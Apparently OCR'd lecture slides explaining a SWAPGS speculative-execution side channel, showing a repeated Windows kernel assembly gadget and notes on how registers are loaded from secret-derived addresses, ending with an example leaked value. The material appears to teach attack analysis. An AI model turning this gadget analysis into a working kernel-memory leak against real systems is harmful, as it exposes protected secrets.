
```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```




R10 is loaded with **gs**:[0x188], which contains the secret



RCX is loaded with **gs**:[0x188], which contains the secret




RCX is loaded with the value located at the address represented by the secret (+ 0x220)





```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```

R10 = 0x0000006B61656C00

